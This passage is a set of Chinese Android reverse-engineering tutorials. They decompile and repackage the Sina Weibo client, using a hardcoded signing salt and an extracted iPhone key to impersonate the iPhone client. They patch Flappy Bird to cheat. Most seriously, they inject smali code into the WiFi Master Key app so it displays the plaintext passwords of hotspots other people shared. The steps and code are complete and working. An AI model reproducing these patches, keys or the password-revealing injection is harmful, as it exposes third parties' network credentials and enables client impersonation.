    BasicNameValuePair localBasicNameValuePair5 = new BasicNameValuePair("ua", str3);
    localArrayList.add(localBasicNameValuePair5);
    UrlEncodedFormEntity localUrlEncodedFormEntity = new UrlEncodedFormEntity(localArrayList, "UTF-8");
    Object[] arrayOfObject = new Object[4];
    arrayOfObject[0] = "http://t.sina.cn/interface/f/ttt/v3/";
    arrayOfObject[1] = "10235010";
    arrayOfObject[2] = "";
    arrayOfObject[3] = "android";
    String str4 = String.format("%slogin.php?from=%s&wm=%s&c=%s", arrayOfObject);
    HttpPost localHttpPost = new HttpPost(str4);
    localHttpPost.setEntity(localUrlEncodedFormEntity);
    String str5 = execute(localHttpPost);
    return str5;
  }
  catch (UnsupportedEncodingException localUnsupportedEncodingException)
  {
  }
  throw new HttpException();
}
```

跟踪 calculateS 函数，可以看出没有复杂的加密，只是 MD5 加密了下，然后固定的取出几个字符作为 S 参数
而 S 参数也要和 C 参数对应才行，服务器会效验

```
private static String calculateS(String paramString)
{
  String str = String.valueOf(paramString);
  char[] arrayOfChar = MD5.hexdigest(str + "5l0WXnhiY4pJ794KIJ7Rw5F45VXg9sjo").toCharArray();
  StringBuffer localStringBuffer1 = new StringBuffer();
  char c1 = arrayOfChar[1];
  StringBuffer localStringBuffer2 = localStringBuffer1.append(c1);
  char c2 = arrayOfChar[5];
  StringBuffer localStringBuffer3 = localStringBuffer2.append(c2);
  char c3 = arrayOfChar[2];
  StringBuffer localStringBuffer4 = localStringBuffer3.append(c3);
  char c4 = arrayOfChar[10];
  StringBuffer localStringBuffer5 = localStringBuffer4.append(c4);
  char c5 = arrayOfChar[17];
  StringBuffer localStringBuffer6 = localStringBuffer5.append(c5);
  char c6 = arrayOfChar[9];
  StringBuffer localStringBuffer7 = localStringBuffer6.append(c6);
  char c7 = arrayOfChar[25];
  StringBuffer localStringBuffer8 = localStringBuffer7.append(c7);
  char c8 = arrayOfChar[27];
  return c8;
}
```


到这里，关于客户端标识加密的方法知道了，我们还要将其改为 iPhone 的
下篇再讨论如何获取 iPhone 的 Key 及如何修改 Android 客户端

DIY 新浪微博 Android 手机客户端（三）


作者：地球仪
原文：http://hi.baidu.com/aqtata817/blog/i...44a90a713.html

1.寻找 iPhone 的 Key

iPhone 的安装包为 ipa 格式，官方并不提供 ipa 文件下载
我这里找到的一个地址：http://3g.sina.com.cn/tv/soft/weibo/weibo_10243010.ipa
用 IDA 打开 ipa 文件，有很多文件，我们点击 Size 排序一下，选择最大的那个 Weibo



按下 Shift+F12 调出字符串窗口，设置过滤字符类型，细心找下就能发现一个类似 Key 的字符



经过测试后，确定该字符串正是 iPhone 的 Key

2.重建 Android 客户端

我们现在要做的就是将 Android 客户端中的 Key 替换掉，再将“android”字符替换为“iphone”
还记得第二篇里提取出的 classes.dex 文件吗？这次再用 baksmali.jar 将其反编译
进入控制台，输入：java -jar baksmali.jar -o C:\123\out classes.dex

```
C:\123>java -jar baksmali.jar -o C:\123\out classes.dex
```

这时 C:\123 目录下又多出了个 out 目录，其中就是反编译出的源码
我们用 EF Find 搜索这个目录，搜索 Android 的 Key 和替换为 iPhone 的 Key
搜索标识字符“"android"”替换为“"iphone"”，注意有引号，这样才表示是一个字符串
修改好后再次进入控制台，输入命令：java -jar smali.jar C:\123\out -o C:\123_classes.dex

```
C:\123>java -jar smali.jar C:\123\out -o C:\123\_classes.dex
```


成功后，会多出一个_classes.dex 文件，改名为 classes.dex 后覆盖到客户端安装包里并删除 META-INF 文件夹
但是这个安装包并不能成功安装，因为文件已经被修改，需要重新进行签名

我们把这个安装包改名为 jj.apk 放到 Auto-sign 目录下，双击 Signapk.bat 即可
稍等一会，目录下会生成签名后的 apk 安装包，这就是最终的修改后的 Android 客户端了
（当然这里并不一定要用 Auto-sign，别的 apk 签名工具都可以）

最后，我们先将手机上的客户端卸载掉，再安装这个修改后的客户端并测试

18:34
返回
发表新微博
发送
本条微博来自Android客户端 hi.baidu.com/aqtata817
116
@
1 @ ' /
2 abc
3 def
4 ghi
5 jkl
6 mno

看看下方显示的“来自 iPhone 客户端”，成功啦！



最后提一下 iPad，这个并没有访问内部接口，而是访问的公开接口，Appkey 是 2849184197
好了，教程到这里就全部结束了，谢谢！

Flappy Bird（安卓版）逆向分析

更改每过一关的增长分数

反编译的步骤就不介绍了，我们直接来看反编译得到的文件夹


方法 1：在 smali 目录下，我们看到 org/andengine/，可以知晓游戏是由 andengine 引擎开发的。打开/res/raw/atlas.txt 文件，找到如下信息：

```
number_score_00 16 20 0.265625 0.59765625 0.015625 0.01953125
number_score_01 16 20 0.265625 0.9316406 0.015625 0.01953125
number_score_02 16 20 0.265625 0.9550781 0.015625 0.01953125
number_score_03 16 20 0.25390625 0.9785156 0.015625 0.01953125
number_score_04 16 20 0.9785156 0.0 0.015625 0.01953125
number_score_05 16 20 0.9785156 0.0234375 0.015625 0.01953125
number_score_06 16 20 0.984375 0.05078125 0.015625 0.01953125
number_score_07 16 20 0.984375 0.08203125 0.015625 0.01953125
number_score_08 16 20 0.5703125 0.47265625 0.015625 0.01953125
number_score_09 16 20 0.60546875 0.40234375 0.015625 0.01953125
```

我们直接把 number_score_00 01....08 的坐标值全部修改为 number_score_09 的坐标值，重新打包并签名 apk，运行测试，0-9 关分数一直为 9 分，10-99 关分数一直为 99 分。

方法 2：打开 string.xml,没有找到有用的信息，由于代码是被混淆过的，无法直接根据类名找关键代码。我们换另一种方式，查找 string 变量，用工具 apk 改之理打开 apk 文件，选中 smali/com/dotgears/文件夹，在软件右侧面板，按如下操作：

搜索和替换
搜索内容
".*"
替换内容
搜索范围
选中的文件或文件夹
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

在搜索结果中，有这样一条记录： 

，我们不妨猜测该字符串是用来获取分数的，双击来到所在文件，\com\dotgears\h.smali。关键代码如下：

```
# direct methods
.method static constructor <clinit>()V
.locals 1

const-string v0, "0123456789"

sput-object v0, Lcom/dotgears/h;->l:Ljava/lang/String;

return-void
.end method
```

为了测试我们的猜测，直接将“0123456789”修改为“9999999999”，打包签名安装，运行测试，0-9 关分数一直为 9 分，10-99 关分数一直为 99 分。猜测正确。

```
sput-object v0, Lcom/dotgears/h;->l:Ljava/lang/String //将 string 类型的变量 I 赋值为“0123456789”
```

我们在当前文件查找 l:Ljava/lang/String, 在方法.method public a(II)V 中发现调用，部分代码为：

```
sget-object v5, Lcom/dotgears/h;->l:Ljava/lang/String;

invoke-virtual {v5, v2}, Ljava/lang/String;->charAt(I)C
```

我们转到反编译出的 java 代码来仔细看下该方法：

```
public  void  a(int  paramInt1,  int  paramInt2)
{
    this.k  =  0;
    int  m  =  paramInt1;
    if  (paramInt2  <=  0);
    for  (int  i1  =  0;  ;  i1++)
    {
        if  (i1  >=  this.k)
        {
            if  (this.k  ==  0)
            {
                this.i[0]  =  '0';
                this.k  =  1;
            }
            return;
            if  (m  <=  0);
            while  (true)
            {
                paramInt2--;
                break;
                int  n  =  m  %  10;
                m  /=  10;
                this.j[this.k]  =  l.charAt(n);
                this.k  =  (1  +  this.k);
            }
        }
        this.i[i1]  =  this.j[(-1  +  (this.k  -  i1))];
    }
```

```
    }
```


根据编程经验，不妨猜测：

参数 paramInt1 为所得分数，paramInt2 为所得分数位数


```
int n = m % 10; //获取分数低位

m /= 10; //获取分数高位

this.j[this.k] = l.charAt(n); //取分数
```

验证：我们直接在该方法中对参数进行赋值，然后打包签名，安装测试即可。事实上，该方法的作用是实时更新界面上方的显示的分数。

通过修改此处的参数 paramInt1 的值，我们就可以修改上方显示的分数，但是最终记录的分数仍然未改变，为此我们必须找到该方法在哪里被程序调用，以及参数 paramInt1 是如何得来的。

打开 ida，首先找到方法 

（即上面的 void a(int paramInt1, int paramInt2)），

双击来到该方法代码，按下回车键，点击 jump to xref，即： 

，点击 ok，来到此处：

```
const/16                v2, 0x14
invoke-virtual          {v0, v1, v2}, <void h.a(int, int) h_a@VII_0>
iget-object             v0, this, c an
```


拉到最上面，

```
public void
com.dotgears.flappy.c.b(
  float p0)
```

，在此处该方法被调用，我们回到对应的 java 代码，找到相关调用如下：

```
1 this.an.a(this.y,  20);
```

即参数 paramInt1 为 this.y，参数 paramInt2 固定取 20。

继续往上搜索变量 this.y，来到此处：

```
1             if((this.ao > 0) && (this.ak <= 0) && ((this.ag == this.J.b) || (this.ag == -
  1+ this.J.b)))
2             {
3                 this.y = (1+ this.y);
4                 c(9,  0);
```

5 }

this.y 在前面已被初始化为 0，此处，if 循环应为判断是否得分的条件，如果为真，则分数加 1。显然，我们直接将 1 修改为我们所希望的增长分数即可。打开对应的 smali 文件：/dotgears/flappy/c.smali，修改第 489 行代码：

add-int/lit8 v0, v0, 0x1 -> add-int/lit8 v0, v0, 0x* //*为你所希望的增长分数(16 进制)

重新打包，签名安装，测试通过。

附上使用的工具和修改后的包：

工具下载地址：http://pan.baidu.com/s/1ntyk1uT

修改后的包：http://pan.baidu.com/s/12AAq6

原始 apk：http://pan.baidu.com/s/1jGsQTfS

这次就不写分析过程了，是靠猜测和屏蔽一些可疑方法上机测试找到了，也没撒好写的。（谁有好的分析技巧，希望能指导下）

取消水管的碰撞检测

修改文件：/com/dotgears/flappy/c.smali

修改前后对比：

```
90  .method public static a(IIIIIIII)Z
91      .locals 1
92
93      add-int v0, p0, p2
94
95      if-lt v0, p4, :cond_0
96
97      add-int v0, p4, p6
98
99      if-gt p0, v0, :cond_0
100
101     add-int v0, p1, p3
102
103     if-lt v0, p5, :cond_0
104
105     add-int v0, p5, p7
106
107     if-le p1, v0, :cond_1
108
109     :cond_0
110     const/4 v0, 0x0
111
112     :goto_0
113     return v0
114
115     :cond_1
116     const/4 v0, 0x1
117
118     goto :goto_0
119 .end method
```

```
90  .method public static a(IIIIIIII)Z
91      .locals 1
92
93      add-int v0, p0, p2
94
95      if-lt v0, p4, :cond_0
96
97      add-int v0, p4, p6
98
99      if-gt p0, v0, :cond_0
100
101     add-int v0, p1, p3
102
103     if-lt v0, p5, :cond_0
104
105     add-int v0, p5, p7
106
107     if-le p1, v0, :cond_1
108
109     :cond_0
110     const/4 v0, 0x0
111
112     :goto_0
113     const/4 v0, 0x0
114     return v0
115
116     :cond_1
117     const/4 v0, 0x1
118
119     goto :goto_0
120 .end method
```

这个方法就是水管的碰撞检测，直接使返回值固定为 0 即可。

取消落地检测

修改文件：/com/dotgears/flappy/c.smali

修改方法.method public b(F)V 中部分代码，修改前后对比：

```
587
588     iget-object v0, p0, Lcom/dotgears/flappy/c;->J:Lcom/dotgears/flappy/a;
589
590     iget v0, v0, Lcom/dotgears/flappy/a;->c:I
591
592     iget-object v1, p0, Lcom/dotgears/flappy/c;->J:Lcom/dotgears/flappy/a;
593
594     iget v1, v1, Lcom/dotgears/flappy/a;->f:I
595
596     rsub-int v1, v1, 0x190
597
598     if-lt v0, v1, :cond_4
599
600     iget v0, p0, Lcom/dotgears/flappy/c;->ao:I
601
602     if-lez v0, :cond_4
```

```
587
588     iget-object v0, p0, Lcom/dotgears/flappy/c;->J:Lcom/dotgears/flappy/a;
589
590     iget v0, v0, Lcom/dotgears/flappy/a;->c:I
591
592     iget-object v1, p0, Lcom/dotgears/flappy/c;->J:Lcom/dotgears/flappy/a;
593
594     iget v1, v1, Lcom/dotgears/flappy/a;->f:I
595
596     rsub-int v1, v1, 0x190
597
598     #if-lt v0, v1, :cond_4
599     goto :cond_4
600
601     iget v0, p0, Lcom/dotgears/flappy/c;->ao:I
602
603     #if-lez v0, :cond_4
604     goto :cond_4
605
```

取消落地检测判断，无条件跳转（ps：改了后，小鸟就根本停不下来了~）


修改后的包：http://pan.baidu.com/s/1kT5GcSJ

总结：这是博主第一次逆向分析 apk，留以纪念。

逆向 APK 进行 smali 注入实现“秒破 WIFI”


近期开始关注手机安全了，以往都是在 PC 上玩，对这个领域也想了解 一下，可是拿什么来开刀呢？突然想起 Wifi 万能钥匙这个神器了，这个软件的 wifi 分享模式鄙人非常喜欢，装了这货基本上很多地方都有免费的 WIFI 用！（这并非植入广告！是真心话！）鄙人也把自己的家用 wifi 给共享了，10M 的带宽欢迎你连进来（只要你敢，嘿嘿）。不过这个软件还是有美中不足的地方，软件提供 wifi 连接的功能，但是并不会告诉你 wifi 的密码是什么，估计厂家也是基于安全和隐私的角度考虑，这样做也是对的，但其实密码应该就在软 件的某个地方，只要想找肯定会找到（在 data/misc/wifi/wpa_supplicant.conf 文件中），但这不是本文的重点，本文主要讨 论的是 apk 软件的逆向和修改打包技术，纯技术交流用途。

好了，开始说干货了（高手直接飘过吧），这次开刀的版本是官方 2.9.27 版本。首先 APKTOOL 反编译安装包，请注意版本号 Apktool 2.0.0-Beta9。




得到 smali 源码后开始找关键代码，我们的主要目的是让 wifi 万能钥匙把从服务器传回来的密码显示出来，这样我们不但能连入 wifi，而且还能知道明文密码。

首先与 PC 端软件逆向的流程应该是一样的，找关键字定位关键代码，这软件每次连 wifi 都会显示一些日志，其中有一条很关键，“尝试获取网络密码成功”，这应该是成功获取到了密码之后的日志，这个字符串位于资源目录中的 strings.xml 文件里。



依据 XML 的 name 字段"act_autoconnect_state_get_net_pwd_success"我们可以继续搜索到位于 public.xml 中对应的字符串 ID。



依据这个 id="0x7f0d051e"，我们能定位到关键的 smali 代码，
\WiFiMaster\smali\com\snda\wifilocating\ui\activity\fc.smali 这里使用了这个字符串，代码如下：

```
const  v1,  0x7f0200bd
const  v2,  0x7f0d051e
       invoke-virtual  {v0,  v1,  v2},  Lcom/snda/wifilocating/ui/activity/fe;->b(II)V
       iget-
object  v0,  p0,  Lcom/snda/wifilocating/ui/activity/fc;->a:Lcom/snda/wifilocating/ui/activity/AutoConnectActivity
WithStateList;
       iget-
object  v1,  p0,  Lcom/snda/wifilocating/ui/activity/fc;->a:Lcom/snda/wifilocating/ui/activity/AutoConnectActivity
WithStateList;
       invoke-
static  {v1},  Lcom/snda/wifilocating/ui/activity/AutoConnectActivityWithStateList;->i(Lcom/snda/wifilocating/ui/a
ctivity/AutoConnectActivityWithStateList;)Lcom/snda/wifilocating/f/s;
       move-result-object  v1
```

可以从代码中看到 0x7f0d051e 字符串作为参数传递进了 b 方法中，而后又被 AutoConnectActivityWithStateList 这个类进行了多次调用，看来 AutoConnectActivityWithStateList 类是个非常关键的环节，我们不如直接找到这个类的实现代码进去看看。

这个类的 smali 代码路径如下：
\WiFiMaster\smali\com\snda\wifilocating\ui\activity\AutoConnectActivityWithStateList.smali

为了节省篇幅，省去读这个类代码的过程描述，直接粘贴关键代码如下（大概 1500 行的位置）：

```
.method private a(Lcom/snda/wifilocating/ui/activity/support/AccessPoint;Ljava/lang/String;)Lcom/snda/wifilocating/ui/activity/fd;
        .locals 5
        const/4 v4, -0x1
        new-instance v0, Ljava/lang/StringBuilder;
        const-string v1, "connect ap:"
        invoke-direct {v0, v1}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
        iget-object v1, p1, Lcom/snda/wifilocating/ui/activity/support/AccessPoint;->b:Ljava/lang/String;
        invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
        move-result-object v0
        const-string v1, " with pwd:"
        invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
        move-result-object v0
        invoke-virtual {v0, p2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
        move-result-object v0
        invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
        invoke-static {p2}, Landroid/text/TextUtils;->isEmpty(Ljava/lang/CharSequence;)Z
        move-result v0
        if-nez v0, :cond_0
```

这是一个非常关键的方法的实现，我们看到该方法有两个参数，一个是 AccessPoint 类的对象，另一个是 String 字符串，方法的一开始就实例化了一个 StringBuilder 的对象，然后使用 append 不断的拼接该字符串，大概的拼接规则是这样的：

“connect ap: ”+ “AccessPoint;->b”+“with pwd:”+“String”

看到了这里似乎就已经明朗了，意思就是 连接热点：XXX　使用密码：XXX。

所以我们完全有理由相信，这个 String 类型的参数实际上就是 wifi 热点的密码！

OK，到了这里，我们要做一些工作来进行验证，你可以选择使用 ADB 调试然后跟踪到这里，或者干脆修改 smali，让它输出这里的 String 给我们看，我选择第二种方法，因为本来我们也是为了要让它显示密码。

手动输入如下的代码插入到该方法中（smali 有很严格的语法规则，拿到一段代码先要搞清楚含义，随意插在什么地方几乎是跑不通的，关于 smali 的语法网上有很多资料了，建议先学习懂了以后再去写，当然如果你是高手就飘过吧）

```
new-instance  v5,Landroid/app/AlertDialog$Builder;
invoke-direct  {v5,p0},  Landroid/app/AlertDialog$Builder;-><init>(Landroid/content/Context;)V
const-string  v6,  "|Cracked  by  \u6210\u738B\u8D25\u5BC7|  PASSWORD  IS:"
invoke-
virtual  {v5,v6},  Landroid/app/AlertDialog$Builder;->setTitle(Ljava/lang/CharSequence;)Landroid/app/AlertDialog$B
uilder;
invoke-
virtual  {v5,p2},Landroid/app/AlertDialog$Builder;->setMessage(Ljava/lang/CharSequence;)Landroid/app/AlertDialog$B
uilder;
invoke-virtual  {v5},Landroid/app/AlertDialog$Builder;->create()Landroid/app/AlertDialog;
move-result-object  v6
invoke-virtual  {v6},Landroid/app/AlertDialog;->show()V
```


这段代码就是使用 AlertDialog 类的一系列方法弹出对话框，把密码显示出来。（真搞不懂 java 弹个对话框怎么要用到这么多方法，这里怀念一下 windows 的 MessageBoxA。）

插入过后就是对整个代码进行编译打包的工作了，不要以为这个活就干完了，真正闹心的还在后面呢！

我们使用 apktool b [反编译后的目录] 进行打包，多数情况你会发现打包过程是会报错的，千奇百怪的错！只有少数 APK 会成功打包。后来我专门研究了一下这个问题，主要其实是资源出的错，当然前 提是要先把 smali 代码编译过去，剩下再解决资源的问题。本例中的这个 APK 也是有报错的，好在还不多，都一一解决了。其实我本来想把资源报错这个问题 的细节写进来，但其实这是个体力活！而且每款软件都不同，几乎没有借鉴意义。所以我准备把一些方法性的东西告诉大家，具体问题你只能具体分析了。

解决打包报错问题的基本思路就是先看报错内容（这不是废话么~），因为这是我们唯一的线索，先搞清楚问题的原因再去对症下药，smali 报错我就不 说了，因为这多数是语法的问题，只能好好学学了。如果报错类型是资源文件出错，例如 string.xml、public.xml 什么的，那你就把原始的 apk 资源解包出来，然后把反编译的对照原始资源文件进行参考修改，缺啥就补啥，多啥就删啥，引用错了啥就改啥，这也是需要你对安卓的整个打包文件结构有 一定的了解才行，具体问题具体分析。

好了，此处省略一万次报错修改的过程……（真心希望 google 能把 apktool 好好做做，这么多 bug 不像是 google 的产品作风啊！）最后终于生成出了打包好的文件，它在你反编译后的 dist 目录中。



先别急，我们还要对这个 APK 进行签名，否则安装不了。

OK，我们下面安装这个 APK，来看看效果。

下午 11:10
正在扫描附近热点...
6
开启WiFi
开
一键查询万能钥匙
连接附近WiFi
901
tp-wr541g
Buffalo-G-242E
TP-LINK_5E82E2

安装后开启 wifi，然后点击一键查询万能钥匙，搜出来个 901，估计是门牌号，信号很好并且已经共享了 wifi，我们连进去看看。

下午 11:14
WiFi已打开
开启WiFi
901
万能钥匙自动连接
输入密码连接
分享热点
备份热点
信号检测

点击“万能钥匙自动连接”，顺利的话就应该能爆出密码了。

下午 11:15
WiFi已打开
6
开启WiFi
开
一键查询万能钥匙
连接附近WiFi
正在连接
|Cracked by 成王败寇|
PASSWORD IS:
[redacted]
正在连接 901

OK，密码已经成功弹出，大功告成！有了这货你基本上就可以秒破很多 WIFI 了！对于已经修改好的 APK 我就不提供下载了，我们的目的是纯技术交流，你懂的。

如文中未特别声明转载请注明出自：FreebuF.COM

